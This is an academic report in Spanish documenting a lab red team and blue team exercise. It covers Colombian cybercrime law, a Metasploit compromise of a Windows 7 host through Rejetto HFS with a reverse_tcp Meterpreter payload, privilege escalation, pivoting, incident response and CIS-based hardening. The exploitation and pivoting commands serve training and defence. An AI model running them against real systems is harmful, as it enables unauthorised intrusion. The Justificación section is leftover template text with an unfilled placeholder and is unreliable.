Capacidades técnicas, tácticas y de respuesta para equipos red team y blue team

Johan Manuel Rojas Lozano

Asesor

Eduvin Trigos Sánchez

Universidad Nacional Abierta y a Distancia - UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Especialización en Seguridad Informática

2025

Agradecimientos

Agradezco primeramente a Dios por permitirme llegar a esta meta. A la UNAD, por su modelo educativo que me permitió equilibrar mi vida laboral con mi formación profesional en seguridad informática.

Extiendo mi gratitud al ingeniero Eduvin Trigos Sanchez y al Ingeniero Luis Fernando Zambrano por su acompañamiento constante y retroalimentación oportuna, claves para la realización de este informe técnico. Finalmente, agradezco a mi familia por su comprensión y aliento en los momentos de mayor exigencia académica; este logro también es gracias a su apoyo.

Dedicatoria

Dedico este trabajo a mis padres, por ser el pilar fundamental de mi vida y por haberme enseñado que la perseverancia es la clave para alcanzar cualquier meta. A mi familia, por su paciencia, comprensión y apoyo incondicional durante las largas jornadas de estudio que requirió esta especialización.

Resumen

El presente informe técnico constituye el entregable final del periodo de validación de competencias para la organización SecureNova Labs. Este documento consolida de manera exhaustiva el análisis de los escenarios operativos ejecutados bajo las metodologías de Red Team (Seguridad Ofensiva) y Blue Team (Seguridad Defensiva), integrando transversalmente el cumplimiento estricto del marco legal colombiano y la ética profesional. El ejercicio simula la gestión integral de un incidente crítico sobre la infraestructura corporativa. Inicialmente, se abordó la dimensión legal y ética, evaluando propuestas contractuales frente a la Ley 1273 de 2009. Posteriormente, se ejecutó una intrusión controlada identificando y explotando brechas de seguridad en un sistema legado (Windows 7) mediante la vulnerabilidad EternalBlue (MS17-010) y fallos de ejecución remota en el servicio Rejetto HFS. Finalmente, se documenta la respuesta al incidente desde la perspectiva defensiva: la contención inmediata y la recuperación del servicio.

Palabras clave: Blue team, ciberseguridad, hardenización, incidentes, red team**.**

Abstract

This technical report constitutes the final deliverable of the competency validation period for the SecureNova Labs organization. This document comprehensively consolidates the analysis of operational scenarios executed under the Red Team (Offensive Security) and Blue Team (Defensive Security) methodologies, integrating strict compliance with the Colombian legal framework and professional ethics.The exercise simulates the comprehensive management of a critical incident affecting corporate infrastructure. Initially, the legal and ethical dimensions were addressed, evaluating contractual proposals in light of Law 1273 of 2009. Subsequently, a controlled intrusion was executed, identifying and exploiting security vulnerabilities in a legacy system (Windows 7) through the EternalBlue vulnerability (MS17-010) and remote execution flaws in the Rejetto HFS service. Finally, the incident response is documented from a defensive perspective: immediate containment and service recovery.

Keywords: Blue team, cybersecurity, hardening, incidents, red team.

Índice

Lista de Tablas

Lista de Figuras

Lista de Apéndices

Glosario

Blue Team

Equipo de seguridad defensiva responsable de proteger la infraestructura de la organización mediante la monitorización, detección y respuesta ante incidentes (CIS Security, 2020).

Exploit

Fragmento de software, fragmento de datos o secuencia de comandos que aprovecha un error o vulnerabilidad para provocar un comportamiento no intencionado en un sistema (Offensive Security, 2023).

Hardening (Endurecimiento)

Proceso de asegurar un sistema reduciendo su superficie de vulnerabilidad, lo cual se logra eliminando software innecesario, cerrando puertos y configurando parámetros seguros (SANS Institute, 2021).

Meterpreter

Payload avanzado y extensible que proporciona funcionalidades complejas de post-explotación y se ejecuta completamente en memoria para evitar la detección (Rapid7, s.f.).

Movimiento Lateral (Pivoting)

Técnica utilizada por los atacantes para moverse a través de una red en busca de activos clave y datos sensibles después de haber comprometido un sistema inicial (MITRE, 2023).

Payload

La parte del código de malware que realiza la acción maliciosa. En el contexto de Metasploit, es el código que se ejecuta en el sistema víctima tras la explotación exitosa (Rapid7, s.f.).

Ransomware

Tipo de malware que impide a los usuarios acceder a su sistema o a sus archivos personales y exige el pago de un rescate para recuperar el acceso (Microsoft, 2017).

Red Team

Equipo de seguridad ofensiva que simula ataques reales para evaluar la eficacia de las defensas de una organización (CIS Security, 2020).

SIEM (Security Information and Event Management)

Solución que proporciona análisis en tiempo real de alertas de seguridad generadas por aplicaciones y hardware de red (IBM, 2022).

Zero Trust

Modelo de seguridad que asume que no se debe confiar en ningún usuario o dispositivo, dentro o fuera de la red privada, sin una verificación continua (NIST, 2020).

Introducción

En el contexto actual de constante transformación tecnológica y digital, las organizaciones enfrentan un entorno de amenazas cada vez más sofisticado y persistente. La ciberseguridad ha dejado de ser una función puramente técnica para convertirse en un imperativo estratégico que garantiza la continuidad del negocio (Zambrano, 2024).

El análisis se basa en marcos de referencia como MITRE ATT&CK (MITRE, 2023) y los estándares de OWASP (OWASP Foundation, 2021) En este escenario, SecureNova Labs requiere validar las competencias de sus expertos no solo en la administración de herramientas, sino en la capacidad de gestionar incidentes complejos desde una perspectiva integral.

Herramientas como Metasploit permiten el uso de payloads avanzados (Rapid7, s.f.) el presente documento tiene como propósito presentar un análisis detallado sobre las estrategias de seguridad ofensiva y defensiva aplicadas a un entorno corporativo simulado. Se aborda la problemática desde una revisión teórica robusta, complementada con la ejecución práctica de escenarios de intrusión y respuesta a incidentes. El enfoque adoptado integra distintas disciplinas, desde la ingeniería técnica hasta el cumplimiento legal bajo la normativa colombiana. La gestión de seguridad alineada con ISO 27001 (International Organization for Standardization, 2013) es vital a lo largo del documento, se desarrollarán los principales conceptos relacionados con Red Team y Blue Team, así como la evolución del incidente gestionado. Finalmente, se presentarán conclusiones que buscan aportar al debate profesional, brindando insumos útiles para futuras intervenciones y el endurecimiento de la infraestructura crítica de la organización.

Justificación

La elección de este tema responde a la necesidad de comprender con mayor profundidad una problemática que, en la actualidad, tiene un impacto significativo en distintos ámbitos de la sociedad. [Nombre del tema o problema] no solo representa un desafío a nivel teórico, sino que también tiene consecuencias prácticas que afectan directamente a comunidades, instituciones y políticas públicas. Por ello, su estudio resulta relevante para contribuir con propuestas que favorezcan su abordaje efectivo.

Además, existe una limitada cantidad de investigaciones locales que analicen este fenómeno desde una perspectiva integral, lo que genera vacíos en el conocimiento y en la formulación de estrategias adecuadas para enfrentarlo. Esta investigación busca aportar evidencia empírica y reflexión crítica, con el fin de enriquecer el debate y fomentar la toma de decisiones informadas.

Finalmente, se justifica este trabajo por su potencial impacto en el campo académico y profesional, ya que los hallazgos obtenidos podrían ser utilizados como base para el diseño de nuevas líneas de estudio, así como para la elaboración de programas, políticas o intervenciones que respondan de manera más eficiente a las necesidades detectadas.

Objetivos

Objetivo General

Diseñar y evaluar estrategias integrales de ciberseguridad mediante la aplicación de metodologías Red Team y Blue Team, integrando el marco normativo colombiano y controles de mitigación para fortalecer la infraestructura tecnológica y jurídica de la organización SecureNova Labs.

Objetivos Específicos

Analizar las implicaciones éticas y legales en operaciones de ciberseguridad bajo la Ley 1273 de 2009 y el código de ética del COPNIA, mediante la revisión de acuerdos contractuales.

Validar la explotabilidad de vulnerabilidades críticas y su impacto en la red corporativa, mediante la ejecución de técnicas de Red Team y movimiento lateral en entornos controlados.

Formular y ejecutar un plan de respuesta a incidentes que incluya contención, erradicación de persistencia y recuperación de servicios, utilizando herramientas de Blue Team.

Proponer medidas de endurecimiento basadas en CIS Benchmarks para reducir la superficie de ataque y prevenir la recurrencia de incidentes en la infraestructura tecnológica.

Marco Teórico y Metodológico

Ciberseguridad y Defensa en Profundidad

La ciberseguridad se define como la práctica de proteger sistemas, redes y programas de ataques digitales. Estos ciberataques generalmente apuntan a acceder, cambiar o destruir información confidencial; extorsionar a los usuarios o interrumpir los procesos comerciales normales. Un concepto clave aplicado en este informe es la Defensa en Profundidad, una estrategia que utiliza múltiples capas de seguridad para proteger la integridad de la información (MinTIC, 2016).

Metodología Cyber Kill Chain

El modelo Cyber Kill Chain, desarrollado por Lockheed Martin, describe las etapas de un ciberataque, desde el reconocimiento inicial hasta la exfiltración de datos. En el ejercicio de Red Team desarrollado, se siguieron estas fases para simular un adversario realista:

1. Reconocimiento: Identificación de objetivos.
2. Armamentización: Creación del exploit (Metasploit).
3. Entrega: Envío del paquete malicioso al puerto vulnerable.
4. Explotación: Ejecución de código en la vulnerabilidad HFS.
5. Instalación: Establecimiento de persistencia.
6. Comando y Control (C2): Sesión de Meterpreter.
7. Acciones sobre el objetivo: Movimiento lateral y escalada.

Fases del Pentesting (PTES)

Para estructurar la operación ofensiva, se utilizó el estándar PTES (Penetration Testing Execution Standard), cubriendo las fases de pre-acuerdo, recolección de inteligencia, modelado de amenazas, análisis de vulnerabilidades, explotación, post-explotación y reporte.

Gobernanza, Ética y Legalidad Contexto del Caso SecureNova Labs

En esta fase inicial del proyecto, se analizó el caso de la empresa SecureNova Labs, evaluando las implicaciones éticas y legales de las operaciones de ciberseguridad propuestas en los acuerdos de servicio. La comprensión del contexto organizacional es fundamental para alinear las estrategias técnicas con los objetivos de negocio y la normativa vigente (Congreso de la República, 2009).

Análisis de Riesgos Legales Se identificaron procesos ilegales y no éticos en los acuerdos propuestos inicialmente para la ejecución de pruebas de seguridad. La celebración de contratos que impliquen acceso a sistemas informáticos sin una autorización explícita y delimitada por escrito vulnera directamente la legislación colombiana vigente.

Vulneración de la Ley 1273 de 2009. El Análisis Jurídico Determinó Riesgos Rspecíficos en los Siguientes Artículos

Artículo 269A (Acceso Abusivo a un Sistema Informático): Cualquier intrusión no pactada en las "Rules of Engagement" se tipifica como delito, independientemente de la intención del auditor.

Artículo 269F (Violación de Datos Personales): La manipulación, recolección o tratamiento de datos de clientes sin su consentimiento expreso es penalizada, lo cual representa un riesgo crítico en operaciones de Red Team no reguladas.

Artículo 269B (Obstaculización Ilegítima de Sistema Informático o Red de Telecomunicación): Si durante una prueba de estrés o denegación de servicio (DoS) se afecta la operatividad del negocio sin autorización, el auditor puede ser procesado bajo este artículo.

Artículo 269H (Suplantación de Sitios Web): El uso de técnicas de ingeniería social como el Phishing o la clonación de portales corporativos para obtener credenciales debe estar

estrictamente regulado y autorizado, de lo contrario, se considera un delito agravado.

Implicaciones Éticas bajo COPNIA

El Consejo Profesional Nacional de Ingeniería (COPNIA, s.f) establece principios claros sobre el ejercicio de la ingeniería. A pesar de ofertas laborales que podrían resultar atractivas económicamente, un profesional ético tiene el deber de rechazar procedimientos que se cataloguen como poco confiables o que rayen en la ilegalidad. La confianza es el activo más valioso en la industria de la ciberseguridad.

Operación Ofensiva - Red Teaming Escenario y Alcance de la Prueba

El objetivo principal de esta fase fue replicar una cadena de ataque (*Cyber Kill Chain*) identificada en el escenario operativo de SecureNova Labs. El alcance de la prueba se limitó a la infraestructura interna simulada, con el objetivo de comprometer un Host Windows 7 (Host-A) y realizar movimiento lateral hacia un segundo servidor (Host-B).

Fase de Reconocimiento y Escaneo

Para la fase de recolección de información (*Information Gathering*), se utilizaron herramientas de código abierto sobre la distribución especializada Parrot OS. Esta etapa es crítica para identificar la superficie de ataque disponible sin alertar prematuramente a los sistemas de defensa (Cichonski et al., 2012). Las herramientas utilizadas fueron principalmente:

Nmap: Para el escaneo de puertos, descubrimiento de servicios y detección de versiones de sistemas operativos.

Ping: Para la verificación de conectividad básica entre el atacante y los objetivos. El Código de Ética del COPNIA obliga a los ingenieros a:

1. Actuar con integridad y honestidad.
2. Proteger la seguridad, salud y bienestar del público.

3. No participar en fraudes o actos de corrupción.

Aceptar el cargo bajo condiciones que exigen violar la ley no solo expone al profesional a sanciones penales (cárcel), sino a la pérdida definitiva de su matrícula profesional y al desprestigio en la industria.

Acuerdos de Nivel de Servicio y ROE

Para mitigar estos riesgos, se concluye que es imperativo establecer Rules of Engagement (ROE). Este documento legal debe especificar:

- Rango de IPs autorizadas para atacar.
- Ventanas de tiempo permitidas.
- Técnicas prohibidas (ej. DoS en producción).
- Protocolos de comunicación en caso de hallazgos críticos.

Operación Ofensiva - Red Teaming. Configuración del Laboratorio y Topología.

Para la ejecución del componente práctico, se desplegó un entorno virtualizado controlado que simula una red corporativa segmentada.

Máquina Atacante: Parrot OS Security Edition (IP: 192.168.1.XX).

Víctima 1 (Host-A): Windows 7 con servicios vulnerables expuestos (IP: 192.168.1.XX).

Víctima 2 (Host-B): Servidor Windows en red interna (Segmento aislado accesible solo vía Pivoting).

Fase de Reconocimiento y Escaneo (Information Gathering)

La fase de reconocimiento es la más crítica del pentesting. Se utilizó Nmap para realizar un escaneo activo e identificar la superficie de ataque.

Comando ejecutado: nmap -sV -p- [IP_OJETIVO]

-sV: Detecta la versión de los servicios.

-p-: Escanea los 65535 puertos.

Resultados del Escaneo: El análisis arrojó que el Host-A tenía puertos críticos abiertos, lo cual representa una configuración de seguridad deficiente.

Análisis de Vulnerabilidades (EternalBlue y HFS)

Tras el escaneo, se identificaron dos vectores de ataque principales:

Puerto 80 - Rejetto HttpFileServer 2.3: Esta versión específica de HFS tiene una vulnerabilidad conocida de Ejecución Remota de Código (RCE) debido a un fallo en el manejo de expresiones regulares en la búsqueda.

Puerto 445 - SMBv1: La presencia de SMB versión 1 en un sistema Windows 7 indica una alta probabilidad de vulnerabilidad ante EternalBlue (MS17-010), un exploit que permite ejecución de código a nivel de kernel (Lockheed, s.f.).

Fase de Explotación y Acceso Inicial

Se seleccionó el vector de ataque a través de HFS utilizando Metasploit Framework. Pasos detallados de la explotación:

1. Inicio de la consola: msfconsole.
2. Búsqueda del exploit: search hfs.
3. Selección del módulo: use exploit/windows/http/rejetto_hfs_exec.
4. Configuración del Payload: set payload windows/meterpreter/reverse_tcp. Este payload crea una conexión desde la víctima hacia el atacante, evadiendo firewalls simples que solo bloquean el tráfico entrante.
5. Configuración de objetivos: set RHOSTS [IP_VICTIMA], set LHOST [IP_ATACANTE].

Fase de Post-Explotación y Escalada de Privilegios

Una vez obtenida la sesión de Meterpreter, se procedió a enumerar el sistema comprometido.

Comandos de reconocimiento interno:

sysinfo: Para obtener información del OS y arquitectura.

getuid: Para ver con qué usuario estamos corriendo.

Para lograr persistencia y control total, se realizó una escalada de privilegios utilizando técnicas locales o el comando getsystem de Meterpreter, logrando acceso como NT AUTHORITY\SYSTEM.

Movimiento Lateral (Pivoting)

El Pivoting es la técnica de utilizar un sistema comprometido para atacar otros sistemas en la misma red o en redes diferentes a las que el atacante no tiene acceso directo.

Configuración del Túnel:

En la sesión de Meterpreter del Host-A, se agregó una ruta a la red interna: run autoroute -s 192.168.X.0/24.

1. Se configuró un servidor proxy SOCKS en Metasploit (auxiliary/server/socks_proxy).
2. Esto permitió enrutar el tráfico de herramientas externas a través del túnel creado en el Host-A hacia el Host-B.

El Rol del SIEM en la Detección

Un SIEM (Security Information and Event Management) es una pieza fundamental para el Blue Team (Scarfone & Mell, 2022). Funciones principales:

Recolección: Centraliza logs de Firewalls, Servidores, Routers y EDRs.

Normalización: Estandariza los formatos de los logs para su análisis.

Correlación: Es la función más importante. Permite detectar patrones complejos, como "5 intentos fallidos de login seguidos de una conexión exitosa desde una IP inusual".

Alerta: Notifica al analista de seguridad para iniciar la respuesta. Respuesta ante Incidentes: Contención, Erradicación y Recuperación

Al detectarse el ataque simulado en la Fase 3, se activó el protocolo de respuesta.

Indagación Inicial: Lo primero que se debe hacer ante un ataque en tiempo real es validar el vector de entrada. Se revisan los logs para identificar conexiones al puerto 445 (SMB) y 80 (HTTP) desde IPs externas.

Contención

- Red: Bloqueo de la IP atacante en el firewall perimetral.
- Host: Desconexión del cable de red (o vNIC) del equipo afectado para evitar la propagación del *Pivoting*.

Erradicación

Se identificó que el atacante creó un usuario llamado "Johan Rojas" para mantener acceso. Comando de erradicación: net user "Johan Rojas" /delete. También se procedió a "matar" los procesos extraños asociados a HFS y Meterpreter mediante el Administrador de Tareas o línea de comandos (taskkill).

Herramientas de Contención: EDR, NAC y Firewall

Para prevenir futuros incidentes similares, se analizaron herramientas de contención:

1. Firewall de Host: Software nativo o GPL que permite bloquear puertos específicos. En este caso, crear reglas de entrada para denegar tráfico al puerto 445 es vital.
2. EDR (Endpoint Detection and Response): Herramienta avanzada que permite

aislar el host remotamente con un solo clic, matando procesos maliciosos automáticamente.

3. NAC (Network Access Control): Hardware o software que segmenta la red. Si el NAC detecta un equipo infectado o con parches faltantes (como el Host-A), lo envía a una VLAN de cuarentena, impidiendo que el atacante alcance el Host-B.

Estrategias de Endurecimiento y Mitigación

Basado en el ataque ejecutado, se propone el siguiente plan de remediación:

Tabla 1

Plan de Remediación de Vulnerabilidades Críticas

Vulnerabilidad	Acción de Mitigación	Prioridad
MS17-010 (EternalBlue)	Deshabilitar protocolo SMBv1 vía GPO o Registro y aplicar parche de seguridad MS17-010.	Crítica
Rejetto HFS RCE	Desinstalar inmediatamente la aplicación Rejetto HFS 2.3. Migrar a soluciones seguras como IIS o Apache con HTTPS.	Alta
Cuentas Locales	Aplicar principio de mínimo privilegio. Los usuarios estándar no deben ser administradores locales.	

Nota. En el cuadro se describen las vulnerabilidades identificadas, las acciones de mitigación propuestas y su nivel de prioridad, con el fin de evidenciar los riesgos de seguridad presentes y las medidas recomendadas para su control. Autoría propia

Aplicación de CIS Benchmarks y Controles Críticos

Si dentro de un equipo Blue Team se indica trabajar con CIS (Center for Internet Security), se utilizaría para establecer una línea base de seguridad (*Baseline*) robusta.

CIS Benchmarks para Windows

- Se aplicarían las guías de configuración para cerrar puertos innecesarios.
- Se configurarían políticas de contraseñas robustas y bloqueo de cuentas.

Priorización con CIS Controls

Control 1 (Inventario de Activos): Tener un mapa claro de qué equipos están conectados.

Control 2 (Inventario de Software): Habría permitido detectar la instalación no autorizada de HFS ("Shadow IT").

Control 3 (Gestión de Vulnerabilidades): Escaneos continuos hubieran detectado la falta del parche MS17-010 antes que el atacante.

Las Fases del Pentesting

Un pentesting (o prueba de penetración) profesional no es solo "lanzar exploits". Sigue una metodología estricta para ser eficiente y replicable. Las 5 fases principales son:

Reconocimiento (Information Gathering)

Objetivo: Recolectar la mayor cantidad de información *pasiva* posible sobre el objetivo, sin tocarlo.

- Técnicas: Buscar en Google (Google Hacking), revisar redes sociales, buscar registros de DNS, identificar empleados, etc.
- Analogía: Mirar la fachada de un banco desde el otro lado de la calle, contar las cámaras y ver a qué hora entran y salen los guardias.

Escaneo y Enumeración (Scanning)

Objetivo: Interactuar *activamente* con el objetivo para descubrir qué está vivo y qué servicios está ejecutando.

- Técnicas: Escaneo de puertos (Nmap), identificación de versiones (-sV), descubrimiento de hosts (ping), enumeración de servicios (SMB, SMTP, etc.).
- Analogía: Ir de noche y tocar las puertas y ventanas del banco para ver cuáles están abiertas y qué tipo de cerradura tienen.

Explotación (Gaining Access)

Objetivo: Usar la información recolectada para violar la seguridad y obtener acceso al sistema.

- Técnicas: Usar exploits de Metasploit, ejecutar ataques de buffer overflow, adivinar contraseñas débiles, inyección SQL.
- Analogía: Usar una ganzúa (exploit) en la cerradura que encontraste (vulnerabilidad) para abrir la puerta y entrar.

Post-Explotación (Maintaining Access & Pivoting)

Objetivo: Una vez dentro, determinar el valor del sistema y usarlo para moverse a otros lugares.

- Técnicas: Escalada de Privilegios: Pasar de ser un usuario normal a ser root o NT AUTHORITY\SYSTEM (ej. getsystem en Meterpreter).
- Pivoting (Movimiento Lateral): Usar la máquina comprometida (Host-A) como un "puente" para atacar otras máquinas en la red interna (Host-B).

Persistencia: Dejar una puerta trasera (backdoor) para poder volver a entrar.

Analogía: Estás dentro del banco. Ahora buscas la llave del gerente (escalada) y usas el

túnel de servicio (pivoting) para llegar a la bóveda (Host-B).


Reporte y Remediación (Reporting)

Objetivo: Documentar todos los hallazgos, el nivel de riesgo y las soluciones (remediación).

- Técnicas: Redactar un informe técnico para el equipo de TI y un informe ejecutivo para la gerencia.
- Analogía: Entregarle al gerente del banco un informe con fotos de la puerta que abriste y las instrucciones de cómo instalar una cerradura mejor.

Figura 1

Dirección IP Parrot




Nota. La figura 1 muestra la salida del comando ip addr ejecutado en una terminal Parrot OS, donde se visualizan las interfaces de red disponibles. Se identifica la interfaz de loopback (lo) y la interfaz de red activa (enp0s3), la cual cuenta con una dirección IPv4 asignada dinámicamente

(192.168.1.21/24), indicando conectividad activa dentro de una red local. Autoría propia

Figura 2


Dirección IP Windows Host A



Nota. La figura muestra la salida del comando ipconfig ejecutado en un equipo con Windows **7**, donde se detallan las configuraciones de red de los adaptadores disponibles. Se identifican direcciones IPv4 asignadas, máscaras de subred y puertas de enlace predeterminadas, evidenciando la conectividad activa del host dentro de una red local. Autoría propia.

Figura 3

Dirección IP Windows Host B



Nota. La figura presenta la ejecución del comando ipconfig en el equipo Win7-Host B, donde se muestra la configuración de red del adaptador Ethernet. Se observa una dirección IPv4 asignada (10.0.2.7/24) y la puerta de enlace predeterminada (10.0.2.1), lo que confirma la correcta conexión del host dentro de la red configurada en el entorno virtual. Autoría propia.

